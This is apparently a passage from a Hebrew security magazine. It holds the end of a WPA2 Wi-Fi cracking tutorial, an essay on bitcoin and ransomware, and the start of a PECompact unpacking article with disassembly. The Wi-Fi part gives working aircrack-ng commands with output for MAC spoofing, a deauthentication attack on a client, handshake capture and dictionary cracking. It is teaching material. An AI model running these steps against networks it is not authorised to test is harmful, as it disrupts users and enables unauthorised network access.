ניקח את אחד ה-MAC-ים שאנו רואים על גבי המסך, ונבצע חיבור מזויף:

```
CH 11 ][ Elapsed: 8 s ][ 2018-03-17 19:49

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

14:AE:DB:A3:60:B5  -62   0      165      156   46  11  54e. WPA2 CCMP   PSK  AvSSID

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

14:AE:DB:A3:60:B5  D8:5D:4C:84:52:C6   -1    1 - 0      0        1
14:AE:DB:A3:60:B5  E4:B3:18:6A:57:ED  -26    0 - 6e     3      177
```

נבחר ב-D8:5D:4C:84:52:C6:

```
sudo aireplay-ng --fakeauth 10 -e AvSSID -h D8:5D:4C:84:52:C6 mon0
The interface MAC (00:C0:CA:92:28:6F) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether D8:5D:4C:84:52:C6
19:48:22  Waiting for beacon frame (ESSID: AvSSID) on channel 11
Found BSSID "14:AE:DB:A3:60:B5" to given ESSID "AvSSID".

19:48:22  Sending Authentication Request (Open System) [ACK]
19:48:22  Authentication successful
19:48:22  Sending Association Request [ACK]
19:48:22  Association successful :-) (AID: 1)
```

- spoofed mac - h

פרוטוקל WPA2

פרוטוקול WPA2 הינו פרוטוקול האבטחה המתקדם ביותר (ואולי לא מתקדם מספיק) המשמשים את תקני ה-IEEE 802.11.


מטרות הפרוטוקול הן:

- ביצוע אימות מול תחנות קצה המחוברות לרשת.
- הצפנת התקשורת באמצעות פרוטוקול CCMP ומפתח הצפנה המורכב מ-128bit (WPA השתמש בפרוטוקל TKIP ומפתח הצפנה המורכב מ-40 ביט על מנת להצפין את המידע).

תהליך האימות בפרוטוקול מתבצע באמצעות "לחיצת יד מרובעת", שבסופה נק' הקצה נחשבת מאומתת ע"י ה-AP. (במאמר זה נעסוק ב-WPA2 - Personal ולא Enterprise).

WPA2 4-Way Handshake

בשלב זה אנחנו נמצאים אחרי ה-Probe request/beacon, Authentication request/response. לפני שמתחילה לחיצת היד המרובעת יש קדם-תהליך בו כל האחד מהצדדים (Station ,AP) לוקח את הסיסמא שיש בידו ומבצע תהליך ערבול עליה. תהליך הערבול נקרא PBKDF 2 (קיצור של Password Based Key Derivation Function 2):



לאחר תהליך זה לכל אחד מהצדדים יש PSK(pre shared key), hash בעל 256 תווים.

[חבילות המידע מכילות שדות מידע נוספים שתראו בקרוב ב-wireshark, רק השדות החשובים ביותר מפורטים במאמר]

הודעה ראשונה: ה-AP שולח מחרוזת רנדומלית הנקראית Anouce. במידע של החבילה מופיע גם Key Replay Counter=n, מס' סידורי המקשר את ההודעה הראשונה לשנייה.

הודעה שנייה: Key Replay Counter=n:


- ה-Station מקבל את ה-Anounce.
- ה-Station מקבל את ה-Anouce ומרכיב Snouce, מחרוזת רנדומלית.
- ה-Station מרכיב PTK(pair transit key) המורכב מ: Anounce, Snounce, Station MAC, AP MAC PSK constructed by Station.
- PTK = Function(PMK(pair manster key = PSK) ,MAC1 ,MAC2 ,Anounce ,Snounce)
- ה-Station מרכיב MIC (Message Integrity Code) על ה-PTK.
- ה-Station שולח Snounce + MAC .

הודעה שלישית: בהודעה השלישית key replay counter יהיה שווה ל-n+1 על מנת לקשר בין ההודעה השלישית לרביעית. Key Replay Counter=n+1:

- ה-AP מקבל את Snounce + MIC וכעת בידו: Snounce, Anounce, AP MAC, Station MAC, PSK constructed by itself.
- עם כל המידע הנ"ל שבידו, הוא יכול להרכיב PTK, וזה בדיוק מה שיעשה.
- ה-AP מרכיב מבצע MIC על ה-PTK שהרכיב, ומשווה אותו ל- MICשקיבל מה-Station.
  - אם ה-MIC תואם, הא שולח keyinstall = 1.
  - אם ה-MIC אינו תואם, שולח keyinstall = 0 ו-DeAuthentication Packet.

משמעות ההודעה השלישית היא שהתעבורה תעבור מוצפנת באמצעות המפתח PTK. הודעה רביעית - הודעת סנכרון:

- Key Ack = 0 ההודעה הזו היא האחרונה
- Key Replay Counter=n+1
- ה-Station שולח acknowledgement ל-AP



אם תהליך זה יסתיים בהצלחה, ה-Station ישלח Association Request ל-AP.

כעת, לאחר הבנת הפרוטוקול, ננסה להבין מה הוא שער הכניסה שלנו לרשת. כל תהליך האימות עובר בתעבורה ומתועד בפאקטות ה-eapol: Extensible Authentication Protocol over LAN

אם נסניף תעבורת רשת מסוימת, ונקלוט את פאקטות ה-eapol, נוכל לקבל את:

- Anounce
- Snounce
- True mic

וכמובן שיש לנו את שתי כתובות ה-MAC הרלוונטיות. כעת הדבר היחיד שחסר לנו על מנת להרכיב MIC משלנו זה ה-PMK. אם ניקח מילון של סיסמאות ובעבור כל אחת מהן ניצור PSK אותו נוסיף לרשימת הדברים שיש לנו וניצור PTK נוכל לייצר mic ולהשוות אותו לזה שעבר בטווח, ה-MIC הנכון. כאשר תהיה התאמה, הסיסמא בידינו!

ביצוע:

שלב 1 - Monitor mode:

```
elementary@TP-LINK:~/Desktop$ sudo airmon-ng start wlx00c0ca92286f 11
[sudo] password for elementary:
Sorry, try again.
[sudo] password for elementary:


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
771     NetworkManager
773     avahi-daemon
802     avahi-daemon
1025    wpa_supplicant
5827    dhclient
Process with PID 5827 (dhclient) is running on interface wlp2s0


Interface       Chipset         Driver

wlx00c0ca92286f         Ralink RT2870/3070      rt2800usb - [phy2]
                                (monitor mode enabled on mon0)
wlp2s0          Intel AC        iwlwifi - [phy0]
```

שלב 2, הסנפה:

```
sudo airodump-ng mon0 --bssid 14:AE:DB:A3:60:B5 -c 11 -w DemoCapture
```

- w - כתיבה לקובץ

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

14:AE:DB:A3:60:B5  -55  96     1558      356    0  11  54e. WPA2 CCMP   PSK  AvSSID

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

14:AE:DB:A3:60:B5  E4:B3:18:6A:57:ED  -32    0 - 2e     0       425
14:AE:DB:A3:60:B5  AC:5F:3E:C8:B5:73  -42    1e-24      0      2134
14:AE:DB:A3:60:B5  34:80:B3:F0:CF:F1  -80    0e- 1e     0        50
14:AE:DB:A3:60:B5  D8:5D:4C:84:52:C6  -80    0e- 1      0       110
```


שלב 3, נזהה את הלקוח שאותו ננתק, ונבצע DeAuthentication Attack:

```
sudo aireplay-ng -0 10 -c AC:5F:3E:C8:B5:73 -a 14:AE:DB:A3:60:B5 mon0
...emoCapture  ...:60:B5 mon0
elementary@TP-LINK:~$ sudo aireplay-ng -0 10 -c AC:5F:3E:C8:B5:73 -a 14:AE:DB:A3:60:B5 mon0
[sudo] password for elementary:
20:44:16  Waiting for beacon frame (BSSID: 14:AE:DB:A3:60:B5) on channel 11
20:44:17  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [15|54 ACKs]
20:44:17  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [62|58 ACKs]
20:44:18  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [64|54 ACKs]
20:44:18  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|55 ACKs]
20:44:19  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|61 ACKs]
20:44:19  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|56 ACKs]
20:44:20  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|52 ACKs]
20:44:20  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|56 ACKs]
20:44:21  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|57 ACKs]
20:44:21  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|42 ACKs]
```


ברגע שהלקוח יתחבר חזרה, airdump-ng יזהה handshake:

```
sudo airodump-ng mon0 --bssid 14:AE:DB:A3:60:B5 -c 11 -w DemoCapture
...emoCapture  ...: aireplay-ng
CH 11 ][ Elapsed: 1 min ][ 2018-03-17 20:44 ][ WPA handshake: 14:AE:DB:A3:60:B5

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

14:AE:DB:A3:60:B5  -55  96     1558      356    0  11  54e. WPA2 CCMP   PSK  AvSSID

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

14:AE:DB:A3:60:B5  E4:B3:18:6A:57:ED  -32    0 - 2e     0       425
14:AE:DB:A3:60:B5  AC:5F:3E:C8:B5:73  -42    1e-24      0      2134
14:AE:DB:A3:60:B5  34:80:B3:F0:CF:F1  -80    0e- 1e     0        50
14:AE:DB:A3:60:B5  D8:5D:4C:84:52:C6  -80    0e- 1      0       110
```

כעת, יש לנו את כל מה שאנו צריכים על מנת לבצע את ה-dictionary attack. אך לפני כן, נעשה ולידציה ל-handshake: לפני שנרוץ להוריד טרה של סיסמאות אופציונליות, עלינו לבדוק שלחיצת היד שתפסנו אכן שלחה key installation בהודעה השלישית.



ערך ה-Install שווה ל-1, אפשר להמשיך. כעת נוריד/ניצור מילון סיסמאות ונריץ aircrack-ng על קובץ ה-pcap שנוצר:



מצאנו את הסיסמא בהצלחה!

לסיכום

הרשתות האלחוטיות מקלות על חיינו, הופכות אותם לפחות מסורבלים, יותר מהירים, פחות תלותיים. אך חשוב להבין ולתת דגש לחסרונות הדבר. הכל באוויר, הכל שקוף, והכל תחת סיכון, עלינו להיות זהירים מאוד.

מאמר זה בשילוב ידע מעשי וניסיון, מקנה בסיס מוצק להבנה בתחום רשתות הוויפי ופריצתן, אנא השתמשו בידע זה למטרות טובות, ובפעם הבאה שתתחברו לרשת אלחוטית ע"י לחיצת כפתור, תדעו שזה קצת מעבר לזה ☺

במאמר זה בוצעו ההדגמות עם חבילת aircrack-ng, ספריית פייתון מרכזית ליצירת אימפלמנטציה בתחום היא python-scapy.

פרטי התקשרות:

liadavramov@gmail.com

ממה נובע שווי הביטקויין?

מאת עו"ד זיו קינן

הקדמה

בשנת 2017 חווה מטבע הביטקויין נסיקה אדירה וערכו הגיע לכ-20,000 דולר אמריקאים. לא רק ערכו של הביטקוין עלה, אלא גם ערכם של מטבעות קריפטוגרפים אחרים, כגון האתריום, הריפל, והליטקוין. אלפי מטבעות קריפטוגרפים חדשים נוצרו בהליך לא מפוקח שזכה לשם ICO (initial coin offering). כיום ערכו של הביטקויין צנח ועומד על כ-2000 דולר אמריקאי, שווי מכובד בהתחשב בכך שבשנת 2012 ערכו היה דולרים בודדים. משקיעי הביטקויין הראשונים יכולים להיות מרוצים, אך לעליה בשווי הביטקויין בשנת 2017 הייתה גם תוצאה שלילית, בעיקר בכל הקשור למוטיבציה של האקרים לשים את ידם על הביטקויין שאומץ על ידי האקרים כמטבע הרשמי לתשלום כופר.

האקרים מאמצים את הביטקויין

ביטקויין הוא ייחודי בנוף המטבעות הקריפטוגרפיים. אין לו פונקציונאליות מוגדרת, המקושרת לפלטפורמה בדומה למטבע Utility, הוא לא אומץ עדיין כתחליף לכסף, בין השאר כיוון שהפעולות בו עורכות זמן רב וכרוכות בעלויות, והוא אינו מהווה סחורה. תפקידו של הביטקויין הוא לשמר ולהעביר ערך הנשמר על גבי הבלוקצ'יין ושוויו נקבע על פי הביקוש למטבע וההסכמה של המחזיקים בו על שוויו. האנונימיות שמאפשר הביטקויין הופכת את אותו לפופולארי במיוחד על ידי האקרים.

דיון ארוך מתנהל סביב ערכו האמיתי של הביטקוין. המשקיע האגדי וורן באפט, הזהיר משקיעים בעבר להתרחק מהביטקוין וקרא לו 'מיראז' (תעתוע). לדבריו של באפט, אף שהביטקוין מאפשר העברה של כספים באופן בטוח ויעיל הרעיון שיש לו ערך פנימי הוא בדיחה.

מן העבר השני, מרק אנדרסן מייסד קרן הון הסיכון האגדית אנדרסן-הורוביץ הוא תומך גדול בביטקוין ואנדרסן - הורביץ שבניהולו השקיעה במיזמי ביטקויין שונים.

מבלי לקחת חלק בויכוח הענקים בין אנדרסן לבאפט, כדי להבין מהיכן נובע ערכו של הביטקויין חשוב להבין את היחסים המיוחדים של פצחנים (האקרים) עם הביטקויין.

עליה במתקפות Ransomware ב-2017

התקפות כופר בשנת 2017 היו עצומות. על פי דוח של IBM Security מספרם של תכתובות הדואר האלקטרוני הנגועות בכופרה עלה ב-6000% בין שנת 2016 לשנת 2017. ההוצאות הקשורות בתשלומי כופרה בשנת 2017 צפויות לעמוד על 5 מליארד דולר ארה"ב. לחלק מן הנזק אחראית ההתקפה של כופרת WannaCry שהייתה המתקפה הגדולה מסוגה עד היום. לא פחות מ-74 מדינות ועשרות אלפי מחשבים נפגעו במתקפה.

נטייתם של עסקים שהותקפו על ידי כופרה היא לשלם. על פי סקר IBM X-Force מחודש דצמבר 2016 70% מהעסקים אשר הותקפו באמצעות כופרה שלמו לתוקפיהם על מנת לקבל גישה למחשב שלהם. ממותקפים אלו 20% שלמו מעל 40 אלפי דולר ארה"ב ויותר ממחצית שלמו מעל 10 אלפי דולר ארה"ב.

במאמר שהתפרסם בחודש דצמבר 2017, באתר Coinstaker מצוטטים בכירים בחברות ביטוח שהותקפו על ידי כופרה הטוענים כי העליה בערך הביטקוין הובילה לעליה בהתקפות האקרים.

https://www.coinstaker.com/bitcoin-increases-ransomware-attacks-says-insurance-company/

ואולי ההפך הוא הנכון?

אינטואיטיבית טענת חברות הביטוח שהעליה בערך הביטקויין הובילה לנסיקה בהתקפות האקרים נשמעת נכונה אך גם ההפך הוא נכון - העליה במתקפות ההאקרים הובילה לעלייה במחיר הביטקוין.

התגברות מתקפות ההאקרים חשפה למעשה חולשה מהותית שאינה קשורה במישרין בעולם הסייבר. המתקפות חשפו מחסור עולמי בביטקוין. מחסור זה עשוי להתחזק בשעת התקפה גדולה ומתוקשרת בדומה ל-WannaCry ו-NotPetya, כאשר דווקא אז פרטים המחזיקים בו אינם ששים למכור אותו, מתוך צפייה שערכו יעלה.

מכאן, שהמחסור בביטקוין בשעות המתקפה (ובימים שלאחריה), הוא שמזניק מעלה את ערכו. אך מדוע ממשיך המטבע הקריפטוגרפי לשבור שיאים גם לאחר שהמתקפה, לכאורה תמה?

התשובה ככל הנראה נעוצה בארגונים אשר נערכים כבר עתה למתקפה הבאה. מחקר שנערך בבריטניה גילה שארגונים גדולים רבים קונים כ-23 ביטקוין בממוצע, כדי לשלם במקרי מתקפות כופר. ארגונים אלו מבינים שהמרחק להתקפה הבאה אינו רחוק וכן שבמידה ויפגעו אין כל ביטחון שימצא ביטקוין לרכישה. תחת הבנה זו הם רוכשים היום מטבעות רבים כמעין "ביטוח עצמי". רכישות אלו מעלות מאוד את ערך המטבע.

ולפעמים החגיגה נגמרת

האם הביטקויין יוכרז כמטבע לא חוקי? התשובה להערכתי היא חד משמעית לא. יחד עם זאת ישנן פעולות רבות, פומביות ולא פומביות עלולות לפגוע במשיכה של האקרים למטבע. לדוגמא, לאחרונה התפרסם כי OFAC (Office of Foreign Assets Control) במשרד האוצר האמריקאי הולך לסמן כתובות ארנקי ביטקויין מסויימים כמוחרמים. הרשימה של OFAC כוללת אינדבידואלים ומדינות הקשורים לפעילות טרור ופשע ואשר קשרים פיננסיים אתם עשויים לעלות למתקשר בשנים ארוכות בכלא אמריקאי.

השנה חשף אדוארד סנואדן תכנית אמריקאית חשאית המנוהלת על ידי ה-NSA להתחקות אחר משתמשי ביטקויין. לפי המסמכים שפורסמו הביטקויין הוא "עדיפות ראשונה" על ידי ה-NSA שעוקבים אחרי המטבע כבר מ-2013...

בחודש דצמבר 2017 פורסם כי בריטניה והאיחוד האירופי מתכננים להטיל רגולציה על מטבעות מוצפנים הכוללים גם ביטקוין. החקיקה החדשה תחייב את הסוחרים במטבעות לעמוד בכללים המחמירים של המלחמה בהלבנת הון ומימון טרור על ידי הגברת השקיפות. החקיקה החדשה צפויה להתפרסם כבר השנה.

להערכתי הגברת הרגולציה על מטבעות קריפטוגרפיים והביטקויין בפרט תפחית את השימוש בביטקויין למטרות כופר ותחשוף את המקורות האמתיים לביקוש לו. עם זאת, קרוב לוודאי כי גם אם הביטקויין יפסיק לשמש כמטבע הסחיטה הרשמי ימצאו לו מחליפים מבין אלפי המטבעות הקריפטוגרפים. מועמד כזה הוא ה-Monero, מטבע קריפטוגרפי המציע פרטיות ואבטחה העולה על זו של הביטקויין. תכונות אלו של המונרו לא נעלמות מעיני ההאקרים וכבר תועדו תקיפות בהן נדרש כופר במונרו. ימים יגידו אם העניין הגובר של האקרים במונרו יוביל לכך שיזכה בתואר המפוקפק של 'מטבע הסחיטה הרישמי'.

מקורות

- https://www.cnbc.com/2016/12/13/ransomware-spiked-6000-in-2016-and-most-victims-paid-the-hackers-ibm-finds.html
- http://www.zdnet.com/article/uk-firms-stockpile-bitcoin-to-pay-off-ransomware-hackers/
- https://www.coindesk.com/goodbye-fungibility-ofacs-bitcoin-blacklist-remake-crypto/
- https://www.rt.com/usa/421867-nsa-targeted-bitcoin-users-snowden/

שחזור OEP לקובץ VB6

מאת D4d

הקדמה

לאחרונה יצא לי להסתכל על קובץ EXE שהיה מוגן עם Packer מסוג PECompact. לאחר שעשיתי לו Unpack קיבלתי קובץ ששקל 70MB, ונראה שהיה מדובר בקובץ שנכתב ב-Visual Basic 6. מה שהפתיע אותי בעיקר זה שאף אחד מה-Decompiler-ים שניסיתי לא ידע איך לפתוח אותו.


מאמר זה בא להציג את הדברים הבאים:

- ביצוע unpacking ל-PECompact
- איך עובד העירפול (Obfuscation)
- איך הצלחתי להוריד את העירפול ולגרום לקובץ להיפתח ב-Decompiler

ביצוע Unpacking ל-PECompact

השלב הראשון היה לזהות את הסוג של ה-Packer. השתמשתי ב-ProtectionId, כלי נהדר שיש לו מספר רב של חתימות ל-Packer-ים ול-Protector-ים ידועים:

נראה שמולנו יש גירסה מיוחדת ולא מוכרת של PECompact. התוכנית מתחילה עם הקטע קוד כפי שמוצג בתמונה הבאה:



PECompact יוצר exception מסוג Access Violation כדי לבצע קפיצה לקטע קוד שמופיע בכתובת 0x48F5B30 לפי מה שרשום ב-EAX בכתובת 0x401000.

ניגש לכתובת הזו ונראה את קטע הקוד הבא:

```
Paused
048F5B30   B8 B5488FF4      MOV EAX,F48F48B5
048F5B35   8D88 9E120010    LEA ECX,[EAX+1000129E]
048F5B3B   8941 01          MOV DWORD PTR DS:[ECX+1],EAX
048F5B3E   8B5424 04        MOV EDX,DWORD PTR SS:[ESP+4]
048F5B42   8B52 0C          MOV EDX,DWORD PTR DS:[EDX+0C]
048F5B45   C602 E9          MOV BYTE PTR DS:[EDX],0E9
048F5B48   83C2 05          ADD EDX,5
048F5B4B   2BCA             SUB ECX,EDX
048F5B4D   894A FC          MOV DWORD PTR DS:[EDX-4],ECX
048F5B50   33C0             XOR EAX,EAX
048F5B52   C3               RETN
048F5B53   B8 78563412      MOV EAX,12345678
048F5B58   64:8F05 0000000  POP DWORD PTR FS:[0]
048F5B5F   83C4 04          ADD ESP,4
048F5B62   55               PUSH EBP
048F5B63   53               PUSH EBX
048F5B64   51               PUSH ECX
048F5B65   57               PUSH EDI
048F5B66   56               PUSH ESI
048F5B67   52               PUSH EDX
```

קטע הקוד הזה יוצר קפיצה בשורה שבה היה ה-exception למקום שבו צריך לקפוץ בקוד.

```
00401000   B8 305B8F04      MOV EAX,048F5B30
00401005   50               PUSH EAX
00401006   64:FF35 0000000( PUSH DWORD PTR FS:[0]
0040100D   64:8925 0000000( MOV DWORD PTR FS:[0],ESP
00401014   33C0             XOR EAX,EAX
00401016   E9 384B4F04      JMP 048F5B53
```

לאחר מכן מגיעים לקטעי הקוד הבאים:

```
048F5B52   C3               RETN
048F5B53   B8 B5488FF4      MOV EAX,F48F48B5
048F5B58   64:8F05 0000000( POP DWORD PTR FS:[0]
048F5B5F   83C4 04          ADD ESP,4
048F5B62   55               PUSH EBP
048F5B63   53               PUSH EBX
048F5B64   51               PUSH ECX
048F5B65   57               PUSH EDI
048F5B66   56               PUSH ESI
048F5B67   52               PUSH EDX
048F5B68   8D98 57120010    LEA EBX,[EAX+10001257]
048F5B6E   8B53 18          MOV EDX,DWORD PTR DS:[EBX+18]
048F5B71   52               PUSH EDX
048F5B72   8BE8             MOV EBP,EAX
048F5B74   6A 40            PUSH 40
048F5B76   68 00100000      PUSH 1000
048F5B7B   FF73 04          PUSH DWORD PTR DS:[EBX+4]
048F5B7E   6A 00            PUSH 0
048F5B80   8B4B 10          MOV ECX,DWORD PTR DS:[EBX+10]
048F5B83   03CA             ADD ECX,EDX
048F5B85   8B01             MOV EAX,DWORD PTR DS:[ECX]
048F5B87   FFD0             CALL EAX                    kernel32.VirtualAlloc

jmp to here
```

קטע קוד זה מקצה זיכרון, ולאחר מכן כותב לתוכו את כל המידע שעוזר ל-PECompact לבצע את שלב הפענוח. בפונקציה הזו נכתב המנגנון של ה-Packer:

```
048F5BA9   03CA             ADD ECX,EDX
048F5BAB   8D43 1C          LEA EAX,[EBX+1C]
048F5BAE   50               PUSH EAX
048F5BAF   57               PUSH EDI
048F5BB0   56               PUSH ESI
048F5BB1   FFD1             CALL ECX
```

השלב הבא הוא כתיבת הקוד של ה-Packer שמטפל בכל ה-Decompress שמפענח את כל הקובץ.

קטע הקוד הבא דואג לפענח את כל הקוד לזיכרון:

```
048F5BBB   8BF0          MOV ESI,EAX
048F5BBD   8B46 FC       MOV EAX,DWORD PTR DS:[ESI-4]
048F5BC0   83C0 04       ADD EAX,4
048F5BC3   2BF0          SUB ESI,EAX
048F5BC5   8956 08       MOV DWORD PTR DS:[ESI+8],EDX
048F5BC8   8B4B 0C       MOV ECX,DWORD PTR DS:[EBX+0C]
048F5BCB   894E 14       MOV DWORD PTR DS:[ESI+14],ECX
048F5BCE   FFD7          CALL EDI
048F5BD0   5A            POP EDX
```

